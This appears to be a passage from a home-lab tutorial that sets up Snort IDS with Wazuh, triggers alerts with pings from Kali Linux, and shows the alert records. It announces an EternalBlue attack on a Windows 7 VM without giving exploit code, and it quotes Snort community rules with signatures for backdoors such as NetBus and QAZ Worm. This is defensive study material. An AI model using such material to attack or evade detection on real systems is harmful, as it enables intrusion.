8 8090 8118 8123 8180:8181 8243 8280 8300 8800 8888 8899 9000 9060 9080 9090:9091 9443 9999 11371 3  
4443:34444 41080 50002 55555 ]  
PortVar 'SHELLCODE\_PORTS' defined : [ 0:79 81:65535 ]  
PortVar 'ORACLE\_PORTS' defined : [ 1024:65535 ]  
PortVar 'SSH\_PORTS' defined : [ 22 ]  
PortVar 'FTP\_PORTS' defined : [ 21 2100 3535 ]  
PortVar 'SIP\_PORTS' defined : [ 5060:5061 5600 ]  
PortVar 'FILE\_DATA\_PORTS' defined : [ 80:81 110 143 311 383 591 593 901 1220 1414 1741 1830 2301 2  
381 2809 3037 3128 3702 4343 4848 5250 6988 7000:7001 7144:7145 7510 7777 7779 8000 8008 8014 8028  
8080 8085 8088 8090 8118 8123 8180:8181 8243 8280 8300 8800 8888 8899 9000 9060 9080 9090:9091 9443  
9999 11371 34443:34444 41080 50002 55555 ]  
PortVar 'GTP PORTS' defined : [ 2123 2152 3386 ]




```
ubuntu-victim@ubuntuvictim: /etc/snort$  
  
,,_ )~ -*> Snort! <*-  
o" . Version 2.9.7.0 GRE (Build 149)  
By Martin Roesch & The Snort Team: http://www.snort.org/contact#team  
Copyright (C) 2014 Cisco and/or its affiliates. All rights reserved.  
Copyright (C) 1998-2013 Sourcefire, Inc., et al.  
Using libpcap version 1.8.1  
Using PCRE version: 8.39 2016-06-14  
Using ZLIB version: 1.2.11  
  
Rules Engine: SF_SNORT_DETECTION_ENGINE Version 2.4 <Build 1>  
Preprocessor Object: SF_IMAP Version 1.0 <Build 1>  
Preprocessor Object: SF_GTP Version 1.1 <Build 1>  
Preprocessor Object: SF_SDF Version 1.1 <Build 1>  
Preprocessor Object: SF_DNS Version 1.1 <Build 4>  
Preprocessor Object: SF_DNP3 Version 1.1 <Build 1>  
Preprocessor Object: SF_FTPTELNET Version 1.2 <Build 13>  
Preprocessor Object: SF_POP Version 1.0 <Build 1>  
Preprocessor Object: SF_SMTP Version 1.1 <Build 9>  
Preprocessor Object: SF_SSLPP Version 1.1 <Build 4>  
Preprocessor Object: SF_MODBUS Version 1.1 <Build 1>  
Preprocessor Object: SF_SIP Version 1.1 <Build 1>  
Preprocessor Object: SF_DCERPC2 Version 1.0 <Build 3>  
Preprocessor Object: SF_SSH Version 1.1 <Build 3>  
Preprocessor Object: SF_REPUTATION Version 1.1 <Build 1>  
  
Snort successfully validated the configuration!  
Snort exiting  
ubuntu-victim@ubuntuvictim: /etc/snort$
```

Now snort configure successfully.


Now start snort and monitor network traffic.

Command: sudo snort -A console -q -c snort.conf -I enp0s3




```
ubuntu-victim@ubuntuvictim: /etc/snort
File Edit View Search Terminal Help
ubuntu-victim@ubuntuvictim: /etc/snort$ sudo snort -A console -q -c snort.conf -I enp0s3
```

Now open the “Kali Linux” and do ping to any IP address and monitor the snort. Follow same as shown in figure.



Now browse Wazuh-dashboard. And go to active agents.



Here is I have two agents active “Kali-Linux” and “Ubuntu”.

The screenshot shows the Wazuh web interface with the following details:

- Endpoints Summary:** Active (2), Disconnected (3), Pending (0), Never connected (0). Agents coverage: 40.00%.
- Last enrolled agent:** Kali-Linux
- Most active agent:** Ubuntu
- Agents (2):**

ID	Name	IP address	Group(s)	Operating system	Cluster node	Version	Status	Actions
004	Ubuntu	192.168.100.18	default	Ubuntu 18.04.6 LTS	node01	v4.8.0	active	<a href="#">Edit</a> <a href="#">Logs</a>
006	Kali-Linux	192.168.100.6	Linux	Kali GNU/Linux 2024.2	node01	v4.8.0	active	<a href="#">Edit</a> <a href="#">Logs</a>


Select your “Ubuntu” agent.

The screenshot shows the Wazuh web interface for the selected Ubuntu agent (ID 004):

- Threat Hunting Tab:** MITRE ATT&CK section shows Top Tactics: Defense Evasion (85), Privilege Escalation (74), Initial Access (37), Persistence (37), Impact (16).
- Compliance:** PCI DSS status: 10.6.1 (329), 10.2.5 (109), 10.2.7 (68), 10.2.2 (37), 11.5 (24).
- FIM: Recent events:**

Time	Path	Action	Rule description	Rule Lev...	Rule Id
Jul 13, 2024 @ 22:59:10.154	/home/ubuntu...	added	File added to th...	5	554
Jul 13, 2024 @ 22:59:10.113	/home/ubuntu...	added	File added to th...	5	554
Jul 13, 2024 @ 22:59:10.113	/home/ubuntu...	added	File added to th...	5	554
Jul 13, 2024 @ 22:59:10.112	/home/ubuntu...	added	File added to th...	5	554
Jul 13, 2024 @ 22:59:10.112	/home/ubuntu...	added	File added to th...	5	554

Go to “Threat Hunting” Tab.




root@ubuntuvictim: /etc/snort

File Edit View Search Terminal Help

GNU nano 2.9.3

snort.conf


```
# output log_unified2: filename snort.log, limit 128, nostamp
#####
# Step #7: Customize your rule set
# For more information, see Snort Manual, Writing Snort Rules
#
# NOTE: All categories are enabled in this conf file
#####
```



root@ubuntuvictim: /etc/snort

File Edit View Search Terminal Help

ubuntu-victim@ubuntuvictim: /etc/snort\$ sudo -i ←




File Edit View Search Terminal Tabs Help


ubuntu-victim@ubuntuvictim: /etc/snort\$

ubuntu-victim@ubuntuvictim: /etc/snort\$







Now again do ping from “Kali Linux” and monitor snort traffic.



Now look at into “Ubuntu” machine “Events” tab. Here is IDS events. These events form snort IDS.



Ubuntu

Jul 13, 2024 @ 23:25:25.555 IDS event.

6 20101

[View surrounding documents](#) [View single document](#)

**Table** JSON

t _index	wazuh-alerts-4.x-2024.07.13
t agent.id	004
t agent.ip	192.168.100.18
t agent.name	Ubuntu
t data.dstip	255.255.255.255:67
t data.id	1:527:8
t data.srcip	0.0.0.0
t decoder.name	snort
t decoder.parent	snort
t full_log	[Priority: 2] {UDP} 0.0.0.0:68 -> 255.255.255.255:67 Jul 13 23:25:16 mail snort[11176]: [1:527:8] BAD-TRAFFIC same SRC/DST [Classification: Potentially Bad Traffic]
t id	1720895125.1024617
t input.type	log

Ubuntu

[Priority: 2] {UDP} 0.0.0.0:68 -> 255.255.255.255:67

t id 1720895125.1024617

t input.type log

t location /var/log/auth.log

t manager.name wazuh-server

t predecoder.hostname mail

t predecoder.program\_name snort

t predecoder.timestamp Jul 13 23:25:16

t rule.description IDS event.

# rule.firetimes 3

t rule.groups ids

t rule.id 20101

# rule.level 6

rule.mail false


timestamp Jul 13, 2024 @ 23:25:25.555

Ubuntu	Jul 13, 2024 @ 23:25:17.552 First time this IDS alert is generated.	8	20100
<a href="#">View surrounding documents</a> <a href="#">View single document</a>			
Table JSON			
t _index wazuh-alerts-4.x-2024.07.13			
t agent.id 004			
t agent.ip 192.168.100.18			
t agent.name Ubuntu			
t data.dstip 255.255.255.255:67			
t data.id 1:527:8			
t data.srcip 0.0.0.0			
t decoder.name snort			
t decoder.parent snort			
t full_log Jul 13 23:25:16 mail snort[11176]: [1:527:8] BAD-TRAFFIC same SRC/DST [Classification: Potentially Bad Traffic] [Priority: 2] {UDP} 0.0.0.0:68 -> 255.255.255.255:67			
t id 1720895117.1024248			
t input.type log			

t id	1720895117.1024248
t input.type	log
t location	/var/log/auth.log
t manager.name	wazuh-server
t predecoder.hostname	mail
t predecoder.program_name	snort
t predecoder.timestamp	Jul 13 23:25:16
t rule.description	First time this IDS alert is generated.
# rule.firedtimes	4
t rule.groups	ids, fts
t rule.id	20100
# rule.level	8
rule.mail	false
timestamp	Jul 13, 2024 @ 23:25:17.552

## Now we have to perform EternalBlue RCE Attack on Windows 7 and monitor SNORT IDS logs in to Wazuh.


Step 04: Now open the “community.rules” file.



```
# Copyright 2001-2024 Sourcefire, Inc. All Rights Reserved.
#
# This file contains rules that were created by Sourcefire, Inc. and other third parties
# (the "GPL Rules") that are distributed under the GNU General Public License (GPL),
# v2. The GPL Rules created by Sourcefire are owned by Sourcefire, Inc., and the GPL
# Rules not created by Sourcefire are owned by their respective owners. Please see
# the AUTHORS file included in the community package for a list of third party owners and their
# respective copyrights.
#
# This file does not contain any Sourcefire VRT Certified Rules; the VRT Certified
# Rules are distributed by Sourcefire separately under the VRT Certified Rules License
# Agreement (v 2.0)
#
#-----
# COMMUNITY RULES
#-----


# alert tcp $HOME_NET 2589 -> $EXTERNAL_NET any (msg:"MALWARE-BACKDOOR - Dagger_1.4.0"; flow:to_client,established; content:"2|00 00
00 00 00 00|Drives[24 00]"; depth:16; metadata:ruleset community; classtype:misc-activity; sid:105; rev:14;
# alert tcp $EXTERNAL_NET any -> $HOME_NET 7597 (msg:"MALWARE-BACKDOOR QAZ Worm Client Login access"; flow:to_server,established;
content:"qazwsx.hsq"; metadata:ruleset community; classtype:misc-activity; sid:108; rev:12;
# alert tcp $EXTERNAL_NET any -> $HOME_NET 12345:12345 (msg:"MALWARE-BACKDOOR netbus getinfo"; flow:to_server,established;
content:"GetInfo[0D]"; metadata:ruleset community; classtype:trojan-activity; sid:110; rev:10);
